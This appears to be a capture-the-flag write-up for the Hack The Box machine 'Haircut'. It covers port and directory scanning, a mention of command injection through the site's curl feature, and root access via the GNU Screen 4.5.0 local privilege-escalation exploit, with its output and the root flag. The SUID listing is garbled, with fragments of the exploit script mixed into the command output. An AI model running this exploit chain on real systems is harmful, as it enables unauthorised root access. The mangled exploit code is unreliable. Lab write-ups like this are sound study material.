


Information Gathering

1) Found open ports

```
vigneswar@VigneswarPC: ~  
(vigneswar@VigneswarPC)-[~]  
$ tcpscan 10.10.10.24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-30 18:58 IST  
Nmap scan report for 10.10.10.24  
Host is up (0.22s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|   2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36 (RSA)  
|   256 87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (ECDSA)  
|_  256 b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (ED25519)  
80/tcp    open  http      nginx 1.10.0 (Ubuntu)  
|_ http-title: HTB Hairdresser  
|_ http-server-header: nginx/1.10.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 82.21 seconds  
  
(vigneswar@VigneswarPC)-[~]  
$
```

2) Checked the website



2) Checked for more pages

```
(vigneswar@VigneswarPC)-[~]
$ feroxbuster -u 'http://10.10.10.24/' -C 404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php --output scanresults


FERROXIDE
by Ben "epi" Risher ver: 2.10.3

Target Url      http://10.10.10.24/
Threads         50
Wordlist         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
Status Code Filters [404]
Timeout (secs)   7
User-Agent       feroxbuster/2.10.3
Config File      /etc/feroxbuster/ferox-config.toml
Extract Links    true
Output File      scanresults
Extensions       [php]
HTTP methods     [GET]
Recursion Depth  4
New Version Available https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™



404 GET 7l 13w 178c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 7l 13w 194c http://10.10.10.24/uploads => http://10.10.10.24/uploads/
200 GET 286l 1220w 226984c http://10.10.10.24/bounce.jpg
200 GET 7l 15w 144c http://10.10.10.24/
200 GET 19l 41w 446c http://10.10.10.24/exposed.php
##### - 6m 141006/441094 12m found:4 errors:0
###> - 6m 35353/220546 100/s http://10.10.10.24/
###> - 6m 35105/220546 100/s http://10.10.10.24/uploads/
```

3) Checked the page



Vulnerability Assessment

1) The server uses curl command, we can try to inject commands



Privilege Escalation

1) Found a suid binary

```

www-data@haircut:/home/maria$ find / -type f -perm /4000 2>/dev/null
/bin/ntfs-3g # /bin/bash
/bin/ping6 # screenroot.sh
/bin/fusermount setuid screen v4.5.0 local root exploit
/bin/su # abuses ld.so.preload overwriting to get root.
/bin/mount # bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.htm
/bin/ping # HACK THE PLANET
/bin/umount
/usr/bin/sudo # ~ infodox (25/1/2017)
/usr/bin/pkexec ho "~ gnu/screenroot ~"
/usr/bin/newuidmap "[+] First, we create our shell and library..."
/usr/bin/newgrp at << EOF > /tmp/libhax.c
/usr/bin/newgidmap #include <stdio.h>
/usr/bin/gpasswd #include <sys/types.h>
/usr/bin/at #include <unistd.h>
/usr/bin/passwd #include <unistd.h>
/usr/bin/screen-4.5.0 #include <unistd.h>
/usr/bin/chsh void dropshell(void){
/usr/bin/chfn showp("/tmp/rootshell", 0, 0);
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine/ld.so.preload");
/usr/lib/eject/dmccrypt-get-device");
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
www-data@haircut:/home/maria$
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c

```

2) The binary is vulnerable to lpe

<https://www.exploit-db.com/exploits/41154>

```

www-data@haircut:~/html/uploads$ ./exploit.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
  chmod("/tmp/rootshell", 04755);
  ^
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
  setuid(0);
  ^
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
  setgid(0);
  ^
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
  seteuid(0);
  ^
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
  setegid(0);
  ^
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
  execvp("/bin/sh", NULL, NULL);
  ^
/usr/bin/ld: cannot open output file /tmp/rootshell: Permission denied
collect2: error: ld returned 1 exit status
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

# cat /root/root.txt
502035641a1fa59c5d7d984b4b20c8ae
#

```